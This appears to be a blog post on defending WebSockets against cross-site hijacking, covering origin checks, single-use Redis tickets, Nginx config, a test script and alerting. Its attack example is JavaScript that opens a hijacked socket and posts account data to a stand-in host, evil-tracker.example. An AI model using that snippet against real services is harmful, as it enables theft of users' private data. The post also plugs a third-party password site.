

Context & Why: The 2 AM WebSocket Breach
At 2:14 AM last Tuesday, our PagerDuty board lit up with 47 alerts in under two minutes. Our trade execution dashboard was leaking private account ledgers to IP ranges tied to an offshore gaming site. Nothing was wrong with our database. Nobody had injected scripts into our frontend bundles, our API gateway logs showed clean 200s, and all user sessions were completely legitimate.
We were dealing with Cross-Site WebSocket Hijacking (CSWSH). Standard protections like the Same-Origin Policy (SOP) guard standard fetch and XMLHttpRequest calls, but they stop short of WebSocket handshakes. A logged-in trader opened a rogue site in a second tab. That page instantly triggered a WebSocket connection back to our streaming endpoint (wss://api.example.com/stream).
Because browsers include ambient credentials like session cookies on cross-origin requests, our backend accepted the handshake without second-guessing the caller. Within seconds, the attacker hijacked a full-duplex socket, streaming sensitive order-book feeds straight out of our internal pub/sub channels.
How CSWSH Bypasses Standard Browser Defenses
CSRF defenses on standard web applications rely on custom HTTP headers or tokens hidden in POST bodies. WebSockets work differently. The connection starts as a plain HTTP GET upgrade request. When cookie authentication is used alone—especially with SameSite=None or lax legacy defaults—the browser attaches the session cookie automatically. An attacker running evil-tracker.example needs only a few lines of JavaScript:
// Executed on https://evil-tracker.example/
const ws = new WebSocket('wss://api.yourdomain.com/v1/feed');
ws.onopen = () => {
  ws.send(JSON.stringify({ action: 'dump_account_snapshot' }));
};
ws.onmessage = (event) => {
  fetch('https://evil-tracker.example/collect', {
    method: 'POST',
    body: event.data
  });
};
The browser hands over the session cookie without user interaction. If your server skips the Origin header check and fails to require an unpredictable connection token, you give the attacker an open pipe directly into the victim’s account.
Installation: Setting Up Token-Based WebSocket Protection
Plugging this hole required two things: discarding passive cookie authentication during the handshake and enforcing strict origin checks. We introduced an ephemeral ticket architecture across our Node.js and Redis microservices, backed by a hardened edge proxy.
Start by pulling in the core packages for connection handling, crypto utilities, and cache storage:
# Install dependencies for ticket generation and WebSocket handling
npm install ws ioredis crypto helmet
Teams running a Python or FastAPI stack can grab the equivalent libraries:
pip install websockets redis fastapi uvicornWhile containing the breach, we rotated all session signing secrets, database credentials, and service tokens across 14 internal microservices. When generating high-entropy credentials during an active incident, I rely on the password generator at toolcraft.app/en/tools/security/password-generator for server passwords.
It operates entirely client-side in the browser. No keys or seeds cross the network, eliminating accidental leaks into proxy logs or observability pipelines while you patch production under pressure.
Configuration: Enforcing Strict Origin Checks and Ephemeral Ticket Handshakes
Defeating CSWSH requires three layers: validating the handshake Origin header, requiring single-use ephemeral tickets, and stripping untrusted proxy headers at Nginx.
Step 1: Strict Origin Header Validation
Browsers inject an unforgeable Origin header during the HTTP Upgrade step. Unlike terminal clients like curl, browsers never let client-side JavaScript tamper with this header. Your server should instantly drop any handshake whose Origin is missing or absent from your whitelist.
Here is our production Node.js handshake guard using the ws library and Redis:
const http = require('http');
const WebSocket = require('ws');
const url = require('url');
const Redis = require('ioredis');

const redis = new Redis(process.env.REDIS_URL);
const server = http.createServer();
const wss = new WebSocket.Server({ noServer: true });

const ALLOWED_ORIGINS = new Set([
  'https://app.yourdomain.com',
  'https://admin.yourdomain.com'
]);

server.on('upgrade', async (request, socket, head) => {
  const origin = request.headers['origin'];

  // 1. Strict Origin Check
  if (!origin || !ALLOWED_ORIGINS.has(origin.toLowerCase())) {
    socket.write('HTTP/1.1 403 Forbidden\r\n\r\n');
    socket.destroy();
    console.warn(`[BLOCKED] CSWSH attempt from disallowed origin: ${origin}`);
    return;
  }

  // 2. Extract single-use ticket from query params
  const { query } = url.parse(request.url, true);
  const ticket = query.ticket;

  if (!ticket || typeof ticket !== 'string' || ticket.length !== 64) {
    socket.write('HTTP/1.1 401 Unauthorized\r\n\r\n');
    socket.destroy();
    return;
  }

  // 3. Atomically consume the ticket (Redis 6.2+ GETDEL prevents race conditions)
  const userId = await redis.getdel(`ws_ticket:${ticket}`);
  if (!userId) {
    socket.write('HTTP/1.1 401 Unauthorized\r\n\r\n');
    socket.destroy();
    return;
  }

  // Complete the WebSocket handshake
  wss.handleUpgrade(request, socket, head, (ws) => {
    ws.userId = userId;
    wss.emit('connection', ws, request);
  });
});

wss.on('connection', (ws) => {
  ws.send(JSON.stringify({ status: 'connected', user: ws.userId }));
});

server.listen(8443, () => {
  console.log('Secure WebSocket daemon listening on port 8443');
});
Step 2: Issuing One-Time Ephemeral Tickets
Never pass persistent session cookies or API tokens in WebSocket URLs. Query strings sit in plain text inside browser history, intermediate proxies, and server access logs. Instead, have authenticated clients request a short-lived, single-use ticket over HTTPS via POST. Standard CORS and CSRF tokens protect that initial call.
// Express route inside your authenticated HTTP API
const crypto = require('crypto');

app.post('/api/v1/ws-ticket', ensureAuthenticated, async (req, res) => {
  // Generate a cryptographically secure 256-bit token
  const ticket = crypto.randomBytes(32).toString('hex');

  // Store the ticket with a strict 15-second TTL
  await redis.set(`ws_ticket:${ticket}`, req.user.id, 'EX', 15);

  return res.json({ ticket, expiresIn: 15 });
});
Clients request this ticket right before establishing the socket connection:
async function connectSecureWebSocket() {
  const res = await fetch('/api/v1/ws-ticket', {
    method: 'POST',
    credentials: 'same-origin'
  });
  if (!res.ok) throw new Error(`Ticket acquisition failed: ${res.status}`);

  const { ticket } = await res.json();
  const socket = new WebSocket(`wss://api.yourdomain.com/feed?ticket=${ticket}`);

  socket.onmessage = (event) => {
    console.log('Stream event received:', event.data);
  };
}
Step 3: Hardening the Nginx Reverse Proxy
Your reverse proxy must forward the genuine client Origin header to your application while buffering is disabled for low latency. Here is a battle-tested Nginx block for our real-time feed:
map $http_upgrade $connection_upgrade {
    default upgrade;
    ''      close;
}

server {
    listen 443 ssl http2;
    server_name api.yourdomain.com;

    ssl_certificate     /etc/ssl/certs/yourdomain.crt;
    ssl_certificate_key /etc/ssl/private/yourdomain.key;

    location /feed {
        proxy_pass http://127.0.0.1:8443;
        proxy_http_version 1.1;

        # Standard WebSocket upgrade headers
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection $connection_upgrade;

        # Preserve client origin and network context
        proxy_set_header Host $host;
        proxy_set_header Origin $http_origin;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;

        # Real-time optimizations
        proxy_buffering off;
        proxy_read_timeout 60s;
        proxy_send_timeout 60s;
    }
}
Verification & Monitoring: Testing the Defense and Catching Rogue Handshakes
Never push security rules without validating both positive and negative test cases against staging first.
Simulating CSWSH Exploitation with Python
Run this diagnostic script from outside your network to simulate an attacker targeting your socket endpoint from an unauthorized origin:
import asyncio
import websockets

async def simulate_attack():
    target_url = "wss://api.yourdomain.com/feed?ticket=invalid_or_expired_token"
    rogue_origin = "https://attacker-domain.com"

    print(f"[*] Firing handshake with rogue origin: {rogue_origin}")
    try:
        # Pass the untrusted Origin in extra headers
        async with websockets.connect(
            target_url,
            additional_headers={"Origin": rogue_origin}
        ) as ws:
            print("[!] CRITICAL: Handshake succeeded. Server is vulnerable to CSWSH!")
            await ws.send("probe_payload")
    except websockets.exceptions.InvalidStatusCode as err:
        if err.status_code == 403:
            print("[+] PASS: Rejected with 403 Forbidden. Origin validation works.")
        elif err.status_code == 401:
            print("[+] PASS: Rejected with 401 Unauthorized. Ticket check held.")
        else:
            print(f"[?] Received status code: {err.status_code}")
    except Exception as e:
        print(f"[+] Handshake dropped as expected: {e}")

asyncio.run(simulate_attack())
Audit Logging and Prometheus Alert Rules
Log every failed handshake as structured JSON to surface rogue campaigns before they cause damage:
{
  "timestamp": "2026-10-18T10:55:00Z",
  "event": "websocket_handshake_rejected",
  "reason": "invalid_origin",
  "origin": "https://malicious-site.example",
  "client_ip": "198.51.100.42",
  "user_agent": "Mozilla/5.0..."
}
In Prometheus, track rejected handshakes across your cluster. If bad origins spike past 5 per second, notify your on-call engineer immediately:
groups:
  - name: websocket_security_alerts
    rules:
      - alert: HighCrossSiteWebSocketRejections
        expr: sum(rate(websocket_handshake_rejected_total[2m])) > 5
        for: 1m
        labels:
          severity: critical
        annotations:
          summary: "Elevated CSWSH handshake rejections"
          description: "More than 5 invalid WebSocket handshakes per second over the last 2 minutes."
Combining strict Origin header validation with 15-second, single-use tickets closes the CSWSH vector completely. Your real-time sockets stay fast, authenticated, and private.